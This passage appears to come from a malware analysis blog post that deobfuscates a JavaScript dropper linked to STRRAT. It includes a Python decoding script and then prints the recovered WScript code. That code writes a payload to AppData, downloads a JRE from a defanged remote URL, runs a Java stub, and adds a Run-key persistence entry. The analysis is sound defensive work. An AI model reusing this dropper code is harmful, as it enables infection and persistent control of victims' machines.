        <span class="nx">s0fStu_str</span> <span class="o">=</span> <span class="dl">'</span><span class="s1">{2}wSzFXY3Y4TFl6{1}ExjWm1jQ2xaM3ll{2}jZlSm95bTMwNmcybF{2}v{1}WF3Y1hL{2}1oyNX{2}MbTF4NVI1LzFY{2}khSVTFuWEp1b3BZcnQxTk{1}ZNVUrUHJ0SVZyZWZlWGlMWjUveWlPbS9EbVVkQllvOUUwOE{2}{1}UFMyQkhEQzVmOF{2}Ic2FpVFlkOTlhSnAv{1}WZoV0NHSj{0}3a3{2}WSmxuN3l6{2}U1yVk92OE{1}W{2}mFGY08xQmJ2SG5qaE{1}X{2}m9YNzFVQ1FjWjVEL1c0Kyt5{1}1N4bkl4MHBKWEtSaEJFL2{1}Zb0t4Vl{0}zaDJrZXV1M2ohPi00NVlrUmo0bnNSN3UhPi0vZ3{0}hPi1wbTNj{1}FNLalhhSE92YklhSV{1}2cDZrT2xHVn{0}zNmh4M1Ix{1}240Z0{0}zM3JxTW9qL0lIUWlaNmpncTh3TWM5U0VJcW{0}hPi1kTFlta00w{1}FozbnZpbl{2}QND{2}TZTBmU2VQWnFuN2{2}mTkxJ{1}kwxYzlTbnBrem{2}6NlFKUG9iIT4taEpZamNaSk{2}PK01EWU43{1}</span><span class="dl">'</span>
        <span class="err">#</span> <span class="nx">Decode</span> <span class="nx">the</span> <span class="nx">s0fStu</span> <span class="nx">string</span>
        <span class="nx">decoded_s0fStu</span> <span class="o">=</span> <span class="nx">decode_s0fStu</span><span class="p">(</span><span class="nx">s0fStu_str</span><span class="p">)</span>

        <span class="err">#</span> <span class="nx">Save</span> <span class="nx">the</span> <span class="nx">decoded</span> <span class="nx">output</span> <span class="nx">to</span> <span class="nx">a</span> <span class="nx">file</span>
        <span class="nx">save_to_file</span><span class="p">(</span><span class="nx">decoded_s0fStu</span><span class="p">,</span> <span class="dl">'</span><span class="s1">decoded_output.txt</span><span class="dl">'</span><span class="p">)</span>

        <span class="err">#</span> <span class="nx">Notify</span> <span class="nx">the</span> <span class="nx">user</span>

        <span class="nx">print</span><span class="p">(</span><span class="nx">f</span><span class="dl">"</span><span class="s2">Decoded output saved to 'decoded_output.txt'</span><span class="dl">"</span><span class="p">)</span>

</code></pre></div></div>
<p><em>Code 2: Python Deobfuscation Code</em></p>

<p>The Python script decode an obfuscated string derived from the Array.<strong>prototype.s0fStu</strong> function in the malicous JavaScript file we are analysing. It includes several functions that work in tandem to transform and decode the input string step by step.</p>

<p>The <strong>reverse_string(s)</strong> function reverses a given string, simulating the effect of the <strong>.mouse()</strong> function from the JavaScript file, which was used in the original obfuscation process as well. The <strong>replace_placeholders(s)</strong> function replaces specific placeholders such as <strong>—{0}, {1}, and {2}</strong> within the string with their corresponding values. These replacements are important for restoring the original content before any further decoding are taken place.</p>

<p>The <strong>decode_hex(encoded_str)</strong> function attempts to decode a hexadecimal string into its UTF-8 representation. If the string is not valid hexadecimal, it returns the original string without modification. Similarly, the <strong>decode_base64(encoded_str)</strong> function tries to decode a Base64 encoded string, returning the original string if decoding fails.</p>

<p>The main decoding function, <strong>decode_s0fStu(encoded_str)</strong>, orchestrates the entire decoding process. It first calls replace_placeholders to manage any placeholders within the string. Next, it identifies and reverses any substrings that were encoded using the <strong>.mouse()</strong> function. Finally, it attempts to decode the modified string using both hexadecimal and Base64 decoding functions.</p>

<p>The <strong>save_to_file(data, filename)</strong> function is responsible for saving the decoded string into a specified text file. A sample obfuscated string, s0fStu_str, is defined and then processed by the <strong>decode_s0fStu</strong> function. The final decoded output is saved to <strong>decoded_output.txt</strong>, and that is it.</p>

<h3 id="python-code-deobfuscation-analysis-results">Python Code: Deobfuscation Analysis Results</h3>

<p>The Python code yielded neat results, demonstrating the benefits of understanding programming languages in situations like this. While many AI tools are available today that can assist in understanding the nature of obfuscation, my experience has shown that tools like ChatGPT may not effectively deobfuscate malicious code. This limitation arises because manual intervention is often necessary; some obfuscation techniques rely on string manipulation and replacements, which can be time-consuming. CyberChef can be a valuable resource, but it is crucial to utilise the tools you are most comfortable with. In this case, Python has been employed as a tool, yielding reasonable results, as demonstrated bellow.</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
    <span class="kd">var</span> <span class="nx">re</span> <span class="o">=</span> <span class="k">new</span> <span class="nb">RegExp</span><span class="p">(</span><span class="dl">"</span><span class="s2">!&gt;-</span><span class="dl">"</span><span class="p">,</span> <span class="dl">"</span><span class="s2">g</span><span class="dl">"</span><span class="p">);</span>
        <span class="nx">longText</span> <span class="o">=</span> <span class="nx">longText</span><span class="p">.</span><span class="nx">replace</span><span class="p">(</span><span class="nx">re</span><span class="p">,</span> <span class="dl">"</span><span class="s2">A</span><span class="dl">"</span><span class="p">);</span>
    <span class="kd">var</span> <span class="nx">wshShell</span> <span class="o">=</span> <span class="nx">WScript</span><span class="p">.</span><span class="nx">CreateObject</span><span class="p">(</span><span class="dl">"</span><span class="s2">WScript.Shell</span><span class="dl">"</span><span class="p">);</span>
    <span class="kd">var</span> <span class="nx">tempdir</span> <span class="o">=</span> <span class="nx">wshShell</span><span class="p">.</span><span class="nx">ExpandEnvironmentStrings</span><span class="p">(</span><span class="dl">"</span><span class="s2">%temp%</span><span class="dl">"</span><span class="p">);</span>
    <span class="kd">var</span> <span class="nx">appdatadir</span> <span class="o">=</span> <span class="nx">wshShell</span><span class="p">.</span><span class="nx">ExpandEnvironmentStrings</span><span class="p">(</span><span class="dl">"</span><span class="s2">%appdata%</span><span class="dl">"</span><span class="p">);</span>
    <span class="kd">var</span> <span class="nx">r</span> <span class="o">=</span> <span class="nb">Math</span><span class="p">.</span><span class="nx">random</span><span class="p">().</span><span class="nx">toString</span><span class="p">(</span><span class="mi">36</span><span class="p">).</span><span class="nx">replace</span><span class="p">(</span><span class="sr">/</span><span class="se">[^</span><span class="sr">a-z</span><span class="se">]</span><span class="sr">+/g</span><span class="p">,</span> <span class="dl">''</span><span class="p">).</span><span class="nx">substr</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="mi">10</span><span class="p">);</span>
    <span class="kd">var</span> <span class="nx">stubpath</span> <span class="o">=</span> <span class="nx">appdatadir</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">r</span> <span class="o">+</span> <span class="dl">"</span><span class="s2">.txt</span><span class="dl">"</span><span class="p">;</span>
    <span class="kd">var</span> <span class="nx">decoded</span> <span class="o">=</span> <span class="nx">decodeBase64</span><span class="p">(</span><span class="nx">longText</span><span class="p">);</span>
    <span class="nx">writeBytes</span><span class="p">(</span><span class="nx">stubpath</span><span class="p">,</span> <span class="nx">decoded</span><span class="p">);</span>
    <span class="kd">var</span> <span class="nx">fso</span> <span class="o">=</span> <span class="nx">WScript</span><span class="p">.</span><span class="nx">CreateObject</span><span class="p">(</span><span class="dl">"</span><span class="s2">Scripting.FileSystemObject</span><span class="dl">"</span><span class="p">);</span>
    <span class="kd">var</span> <span class="nx">text</span> <span class="o">=</span> <span class="dl">""</span><span class="p">;</span>

    <span class="k">try</span> <span class="p">{</span>
        <span class="nx">text</span> <span class="o">=</span> <span class="nx">wshShell</span><span class="p">.</span><span class="nx">RegRead</span><span class="p">(</span><span class="dl">"</span><span class="s2">HKLM</span><span class="se">\\</span><span class="s2">SOFTWARE</span><span class="se">\\</span><span class="s2">Wow6432Node</span><span class="se">\\</span><span class="s2">JavaSoft</span><span class="se">\\</span><span class="s2">Java Runtime Environment</span><span class="se">\\</span><span class="s2">CurrentVersion</span><span class="dl">"</span><span class="p">);</span>
        <span class="nx">text</span> <span class="o">=</span> <span class="nx">wshShell</span><span class="p">.</span><span class="nx">RegRead</span><span class="p">(</span><span class="dl">"</span><span class="s2">HKLM</span><span class="se">\\</span><span class="s2">SOFTWARE</span><span class="se">\\</span><span class="s2">Wow6432Node</span><span class="se">\\</span><span class="s2">JavaSoft</span><span class="se">\\</span><span class="s2">Java Runtime Environment</span><span class="se">\\</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">text</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="s2">JavaHome</span><span class="dl">"</span><span class="p">);</span>
    <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">err</span><span class="p">)</span> <span class="p">{}</span>

    <span class="k">try</span> <span class="p">{</span>
        <span class="k">if</span> <span class="p">(</span><span class="nx">text</span> <span class="o">==</span> <span class="dl">""</span><span class="p">)</span> <span class="p">{</span>
            <span class="nx">text</span> <span class="o">=</span> <span class="nx">wshShell</span><span class="p">.</span><span class="nx">RegRead</span><span class="p">(</span><span class="dl">"</span><span class="s2">HKLM</span><span class="se">\\</span><span class="s2">SOFTWARE</span><span class="se">\\</span><span class="s2">JavaSoft</span><span class="se">\\</span><span class="s2">Java Runtime Environment</span><span class="se">\\</span><span class="s2">CurrentVersion</span><span class="dl">"</span><span class="p">);</span>
            <span class="nx">text</span> <span class="o">=</span> <span class="nx">wshShell</span><span class="p">.</span><span class="nx">RegRead</span><span class="p">(</span><span class="dl">"</span><span class="s2">HKLM</span><span class="se">\\</span><span class="s2">SOFTWARE</span><span class="se">\\</span><span class="s2">JavaSoft</span><span class="se">\\</span><span class="s2">Java Runtime Environment</span><span class="se">\\</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">text</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="s2">JavaHome</span><span class="dl">"</span><span class="p">);</span>
            <span class="k">if</span> <span class="p">(</span><span class="nx">text</span> <span class="o">!=</span> <span class="dl">""</span><span class="p">)</span> <span class="p">{</span>
                <span class="nx">text</span> <span class="o">=</span> <span class="nx">text</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="s2">bin</span><span class="se">\\</span><span class="s2">javaw.exe</span><span class="dl">"</span><span class="p">;</span>
            <span class="p">}</span>
        <span class="p">}</span> <span class="k">else</span> <span class="p">{</span>
            <span class="nx">text</span> <span class="o">=</span> <span class="nx">text</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="s2">bin</span><span class="se">\\</span><span class="s2">javaw.exe</span><span class="dl">"</span><span class="p">;</span>
        <span class="p">}</span>
    <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">err</span><span class="p">)</span> <span class="p">{}</span>

    <span class="k">try</span> <span class="p">{</span>
        <span class="k">if</span> <span class="p">(</span><span class="nx">text</span> <span class="o">!=</span> <span class="dl">""</span><span class="p">)</span> <span class="p">{</span>
            <span class="c1">//wshShell.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\ntfsmgr", "\"" + text + "\" -jar \"" + stubpath + "\"", "REG_SZ");</span>
            <span class="nx">wshShell</span><span class="p">.</span><span class="nx">run</span><span class="p">(</span><span class="dl">"</span><span class="se">\"</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">text</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\"</span><span class="s2"> -jar </span><span class="se">\"</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">stubpath</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\"</span><span class="dl">"</span><span class="p">);</span>
        <span class="p">}</span> <span class="k">else</span> <span class="p">{</span>
            <span class="nx">GrabJreFromNet</span><span class="p">();</span>
        <span class="p">}</span>
    <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">err</span><span class="p">)</span> <span class="p">{}</span>

    <span class="kd">function</span> <span class="nx">GrabJreFromNet</span><span class="p">()</span> <span class="p">{</span>
        <span class="k">do</span> <span class="p">{</span>
            <span class="k">try</span> <span class="p">{</span>
                <span class="kd">var</span> <span class="nx">xHttp</span> <span class="o">=</span> <span class="nx">WScript</span><span class="p">.</span><span class="nx">CreateObject</span><span class="p">(</span><span class="dl">"</span><span class="s2">msxml2.serverxmlhttp.6.0</span><span class="dl">"</span><span class="p">);</span>
                <span class="kd">var</span> <span class="nx">bStrm</span> <span class="o">=</span> <span class="nx">WScript</span><span class="p">.</span><span class="nx">CreateObject</span><span class="p">(</span><span class="dl">"</span><span class="s2">Adodb.Stream</span><span class="dl">"</span><span class="p">);</span>
                <span class="nx">xHttp</span><span class="p">.</span><span class="nx">open</span><span class="p">(</span><span class="dl">"</span><span class="s2">GET</span><span class="dl">"</span><span class="p">,</span> <span class="dl">"</span><span class="s2">hxxp://wshsoft.company/jv/jrex.zip</span><span class="dl">"</span><span class="p">,</span> <span class="kc">false</span><span class="p">);</span>
                <span class="nx">xHttp</span><span class="p">.</span><span class="nx">setOption</span><span class="p">(</span><span class="mi">2</span><span class="p">,</span> <span class="mi">13056</span><span class="p">);</span>
                <span class="nx">xHttp</span><span class="p">.</span><span class="nx">send</span><span class="p">();</span>
                <span class="nx">bStrm</span><span class="p">.</span><span class="nx">Type</span> <span class="o">=</span> <span class="mi">1</span><span class="p">;</span>
                <span class="nx">bStrm</span><span class="p">.</span><span class="nx">open</span><span class="p">();</span>
                <span class="nx">bStrm</span><span class="p">.</span><span class="nx">write</span><span class="p">(</span><span class="nx">xHttp</span><span class="p">.</span><span class="nx">responseBody</span><span class="p">);</span>
                <span class="nx">bStrm</span><span class="p">.</span><span class="nx">savetofile</span><span class="p">(</span><span class="nx">appdatadir</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="s2">jre.zip</span><span class="dl">"</span><span class="p">,</span> <span class="mi">2</span><span class="p">);</span>
                <span class="k">break</span><span class="p">;</span>
            <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">err</span><span class="p">)</span> <span class="p">{</span>
                <span class="nx">WScript</span><span class="p">.</span><span class="nx">Sleep</span><span class="p">(</span><span class="mi">5000</span><span class="p">);</span>
            <span class="p">}</span>
        <span class="p">}</span> <span class="k">while</span> <span class="p">(</span><span class="kc">true</span><span class="p">);</span>
        <span class="nx">UnZip</span><span class="p">(</span><span class="nx">appdatadir</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="s2">jre.zip</span><span class="dl">"</span><span class="p">,</span> <span class="nx">appdatadir</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="s2">jre7</span><span class="dl">"</span><span class="p">);</span>
        <span class="c1">//wshShell.RegWrite("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\CurrentVersion", "1.8", "REG_SZ");</span>
        <span class="c1">//wshShell.RegWrite("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\1.8\\JavaHome", appdatadir + "\\jre7", "REG_SZ");</span>
        <span class="nx">wshShell</span><span class="p">.</span><span class="nx">RegWrite</span><span class="p">(</span><span class="dl">"</span><span class="s2">HKCU</span><span class="se">\\</span><span class="s2">Software</span><span class="se">\\</span><span class="s2">Microsoft</span><span class="se">\\</span><span class="s2">Windows</span><span class="se">\\</span><span class="s2">CurrentVersion</span><span class="se">\\</span><span class="s2">Run</span><span class="se">\\</span><span class="s2">ntfsmgr</span><span class="dl">"</span><span class="p">,</span> <span class="dl">"</span><span class="se">\"</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">appdatadir</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="s2">jre7</span><span class="se">\\</span><span class="s2">bin</span><span class="se">\\</span><span class="s2">javaw.exe</span><span class="se">\"</span><span class="s2"> -jar </span><span class="se">\"</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">stubpath</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\"</span><span class="dl">"</span><span class="p">,</span> <span class="dl">"</span><span class="s2">REG_SZ</span><span class="dl">"</span><span class="p">);</span>
        <span class="nx">wshShell</span><span class="p">.</span><span class="nx">run</span><span class="p">(</span><span class="dl">"</span><span class="se">\"</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">appdatadir</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\\</span><span class="s2">jre7</span><span class="se">\\</span><span class="s2">bin</span><span class="se">\\</span><span class="s2">javaw.exe</span><span class="se">\"</span><span class="s2"> -jar </span><span class="se">\"</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">stubpath</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\"</span><span class="dl">"</span><span class="p">);</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">decodeBase64</span><span class="p">(</span><span class="nx">base64</span><span class="p">)</span> <span class="p">{</span>
        <span class="kd">var</span> <span class="nx">DM</span> <span class="o">=</span> <span class="nx">WScript</span><span class="p">.</span><span class="nx">CreateObject</span><span class="p">(</span><span class="dl">"</span><span class="s2">Microsoft.XMLDOM</span><span class="dl">"</span><span class="p">);</span>
        <span class="kd">var</span> <span class="nx">EL</span> <span class="o">=</span> <span class="nx">DM</span><span class="p">.</span><span class="nx">createElement</span><span class="p">(</span><span class="dl">"</span><span class="s2">tmp</span><span class="dl">"</span><span class="p">);</span>
        <span class="nx">EL</span><span class="p">.</span><span class="nx">dataType</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">bin.base64</span><span class="dl">"</span><span class="p">;</span>
        <span class="nx">EL</span><span class="p">.</span><span class="nx">text</span> <span class="o">=</span> <span class="nx">base64</span><span class="p">;</span>
        <span class="k">return</span> <span class="nx">EL</span><span class="p">.</span><span class="nx">nodeTypedValue</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">writeBytes</span><span class="p">(</span><span class="nx">file</span><span class="p">,</span> <span class="nx">bytes</span><span class="p">)</span> <span class="p">{</span>
        <span class="kd">var</span> <span class="nx">binaryStream</span> <span class="o">=</span> <span class="nx">WScript</span><span class="p">.</span><span class="nx">CreateObject</span><span class="p">(</span><span class="dl">"</span><span class="s2">ADODB.Stream</span><span class="dl">"</span><span class="p">);</span>
        <span class="nx">binaryStream</span><span class="p">.</span><span class="nx">Type</span> <span class="o">=</span> <span class="mi">1</span><span class="p">;</span>
        <span class="nx">binaryStream</span><span class="p">.</span><span class="nx">Open</span><span class="p">();</span>
        <span class="nx">binaryStream</span><span class="p">.</span><span class="nx">Write</span><span class="p">(</span><span class="nx">bytes</span><span class="p">);</span>
        <span class="nx">binaryStream</span><span class="p">.</span><span class="nx">SaveToFile</span><span class="p">(</span><span class="nx">file</span><span class="p">,</span> <span class="mi">2</span><span class="p">);</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">UnZip</span><span class="p">(</span><span class="nx">zipfile</span><span class="p">,</span> <span class="nx">ExtractTo</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">if</span> <span class="p">(</span><span class="nx">fso</span><span class="p">.</span><span class="nx">GetExtensionName</span><span class="p">(</span><span class="nx">zipfile</span><span class="p">)</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">zip</span><span class="dl">"</span><span class="p">)</span> <span class="p">{</span>
            <span class="k">if</span> <span class="p">(</span><span class="o">!</span><span class="nx">fso</span><span class="p">.</span><span class="nx">FolderExists</span><span class="p">(</span><span class="nx">ExtractTo</span><span class="p">))</span> <span class="p">{</span>
                <span class="nx">fso</span><span class="p">.</span><span class="nx">CreateFolder</span><span class="p">(</span><span class="nx">ExtractTo</span><span class="p">);</span>
            <span class="p">}</span>
            <span class="kd">var</span> <span class="nx">objShell</span> <span class="o">=</span> <span class="nx">WScript</span><span class="p">.</span><span class="nx">CreateObject</span><span class="p">(</span><span class="dl">"</span><span class="s2">Shell.Application</span><span class="dl">"</span><span class="p">);</span>
            <span class="kd">var</span> <span class="nx">destination</span> <span class="o">=</span> <span class="nx">objShell</span><span class="p">.</span><span class="nx">NameSpace</span><span class="p">(</span><span class="nx">ExtractTo</span><span class="p">);</span>
            <span class="kd">var</span> <span class="nx">zip_content</span> <span class="o">=</span> <span class="nx">objShell</span><span class="p">.</span><span class="nx">NameSpace</span><span class="p">(</span><span class="nx">zipfile</span><span class="p">).</span><span class="nx">Items</span><span class="p">();</span>   
            <span class="k">for</span> <span class="p">(</span><span class="nx">i</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="nx">i</span> <span class="o">&lt;</span> <span class="nx">zip_content</span><span class="p">.</span><span class="nx">Count</span><span class="p">;</span> <span class="nx">i</span><span class="o">++</span><span class="p">)</span> <span class="p">{</span>
                <span class="k">if</span> <span class="p">(</span><span class="nx">fso</span><span class="p">.</span><span class="nx">FileExists</span><span class="p">(</span><span class="nx">fso</span><span class="p">.</span><span class="nx">Buildpath</span><span class="p">(</span><span class="nx">ExtractTo</span><span class="p">,</span> <span class="nx">zip_content</span><span class="p">.</span><span class="nx">item</span><span class="p">(</span><span class="nx">i</span><span class="p">).</span><span class="nx">name</span><span class="p">)</span> <span class="o">+</span> <span class="dl">"</span><span class="s2">.</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">fso</span><span class="p">.</span><span class="nx">getExtensionName</span><span class="p">(</span><span class="nx">zip_content</span><span class="p">.</span><span class="nx">item</span><span class="p">(</span><span class="nx">i</span><span class="p">).</span><span class="nx">path</span><span class="p">)))</span> <span class="p">{</span>
                    <span class="nx">fso</span><span class="p">.</span><span class="nx">DeleteFile</span><span class="p">(</span><span class="nx">fso</span><span class="p">.</span><span class="nx">Buildpath</span><span class="p">(</span><span class="nx">ExtractTo</span><span class="p">,</span> <span class="nx">zip_content</span><span class="p">.</span><span class="nx">item</span><span class="p">(</span><span class="nx">i</span><span class="p">).</span><span class="nx">name</span><span class="p">)</span> <span class="o">+</span> <span class="dl">"</span><span class="s2">.</span><span class="dl">"</span> <span class="o">+</span> <span class="nx">fso</span><span class="p">.</span><span class="nx">getExtensionName</span><span class="p">(</span><span class="nx">zip_content</span><span class="p">.</span><span class="nx">item</span><span class="p">(</span><span class="nx">i</span><span class="p">).</span><span class="nx">path</span><span class="p">));</span>
                <span class="p">}</span>
                <span class="nx">destination</span><span class="p">.</span><span class="nx">copyHere</span><span class="p">(</span><span class="nx">zip_content</span><span class="p">.</span><span class="nx">item</span><span class="p">(</span><span class="nx">i</span><span class="p">),</span> <span class="mi">20</span><span class="p">);</span>
            <span class="p">}</span>
        <span class="p">}</span>
    <span class="p">}</span>


</code></pre></div></div>

<p><em>Code 3: Deobfuscation Results from the python code</em></p>

<h2 id="static-technical-details">Static: Technical Details</h2>

<p>To the best of my understanding from the recovered deobfuscated code;</p>

<p>The recovered code is a malicious script crafted to automate the installation of a Java Runtime Environment (JRE) on a victim’s machine, thereby enabling the execution of potentially harmful Java applications. It begins by creating a regular expression to find and replace specific patterns in the <strong><code class="language-plaintext highlighter-rouge">longText</code></strong> variable, where the sequence <strong><code class="language-plaintext highlighter-rouge">!&gt;-</code></strong> is replaced with the character <strong><code class="language-plaintext highlighter-rouge">A</code></strong>. This preprocessing step ensures that the string is properly formatted for decoding.</p>

<p>Next, the script constructs a unique filename within the user’s application data directory by generating a random string of ten lowercase letters, which it appends with a <strong><code class="language-plaintext highlighter-rouge">.txt</code></strong> extension. The decoded content of <strong><code class="language-plaintext highlighter-rouge">longText</code></strong> is then saved to this file using the <strong><code class="language-plaintext highlighter-rouge">writeBytes</code></strong> function, which employs the <strong><code class="language-plaintext highlighter-rouge">ADODB.Stream</code></strong> object to handle binary data writing.</p>

<p>To locate an existing JRE installation, the script queries the Windows Registry using the <strong>_<code class="language-plaintext highlighter-rouge">WScript.Shell</code></strong> object. It attempts to read the following registry keys: <strong><code class="language-plaintext highlighter-rouge">HKLM\SOFTWARE\Wow6432Node\JavaSoft\Java Runtime Environment\CurrentVersion</code></strong> and <strong><code class="language-plaintext highlighter-rouge">HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\&lt;CurrentVersion&gt;\JavaHome</code></strong>. If a valid path is retrieved, the script appends <strong><code class="language-plaintext highlighter-rouge">\bin\javaw.exe</code></strong> to it, allowing it to construct a command that executes the JRE with the argument specifying the path to the decoded text file method as shown in Fig 8.</p>

<p><img src="/assets/images/javascripts-analysis/wscrpts.png" alt="Fig 3: WScripts Analysis" /></p>

<p><em>Fig 3: WScripts procces</em></p>

<p>If the script fails to find an installed JRE, it invokes the <strong><code class="language-plaintext highlighter-rouge">GrabJreFromNet</code></strong> function, which uses the <strong><code class="language-plaintext highlighter-rouge">msxml2.serverxmlhttp.6.0</code></strong> object to send an HTTP GET request to a remote server at <strong><code class="language-plaintext highlighter-rouge">hxxp://wshsoft.company/jv/jrex.zip</code></strong>. This request attempts to download a ZIP file containing the JRE. The script handles potential errors during this process by incorporating a retry mechanism, pausing for 5 seconds before retrying the download if an error occurs.</p>

<p>Upon successful download, the script utilizes the <strong><code class="language-plaintext highlighter-rouge">UnZip</code></strong> function to extract the contents of the ZIP file into a directory named <strong><code class="language-plaintext highlighter-rouge">jre7</code></strong> within the application data folder. This extraction employs the <strong><code class="language-plaintext highlighter-rouge">Shell.Application</code></strong> object to manage the zip content, ensuring that any existing files in the extraction directory are overwritten.</p>

<p><img src="/assets/images/javascripts-analysis/2.png" alt="Fig 4: Logic Analysis" /></p>

<p><em>Fig 8: Logic procces</em></p>

<p>To ensure persistence, the script writes a new registry entry at <strong><code class="language-plaintext highlighter-rouge">HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr</code></strong>, which instructs Windows to execute the downloaded <strong><code class="language-plaintext highlighter-rouge">javaw.exe</code></strong> along with the previously created text file each time the user logs in. This mechanism allows the malware to maintain its presence on the infected machine, facilitating further exploitation or data exfiltration through the execution of arbitrary Java code. In conclusion, this script uses a methodical approach to deploying malware that leverages legitimate system functionality while masking its intentions behind seemingly benign actions.</p>

<h2 id="dynamic-analysis">Dynamic Analysis</h2>

<p>Dynamic analysis refers to the process of executing a program in a controlled environment to observe its behaviour and interactions with the system in real-time. This method is particularly useful for analysing malware, as it allows analysts to monitor changes made to the system during execution, including file modifications, network activity, and changes to the Windows registry.</p>

<p>In dynamic analysis, the malware is typically executed in a sandbox or virtual machine to prevent harm to the host system. The key activities in this phase include monitoring system calls, capturing network traffic, and logging any processes that the malware creates or terminates. By observing these actions, analysts can better understand the malware’s intent, identify indicators of compromise (IOCs), and develop mitigation strategies.</p>

<h3 id="analysis-overview">Analysis Overview</h3>

<p><em>Threat Indicators, triggered during analysis</em></p>

<p>This section provides a summary of the threat indicators identified during the analysis. The analysis aimed to detect and understand the characteristics of the identified malware, focusing on obfuscated JavaScript associated with the STRRAT variant. Key indicators include specific function patterns and unique strings that are characteristic of the malware’s operation. By examining these indicators, insights were gained into the malware’s behaviour and potential impact, enabling more effective detection and mitigation strategies.</p>

<h3 id="anyrun-results">AnyRun Results</h3>

<p>For an in-depth simulation analysis, you can find the detailed results on <a href="https://any.run">AnyRun</a>. This resource provides comprehensive insights into the malware’s behaviour and execution flow.</p>

<p><img src="/assets/images/javascripts-analysis/overview.png" alt="Fig 6: Overview" /></p>

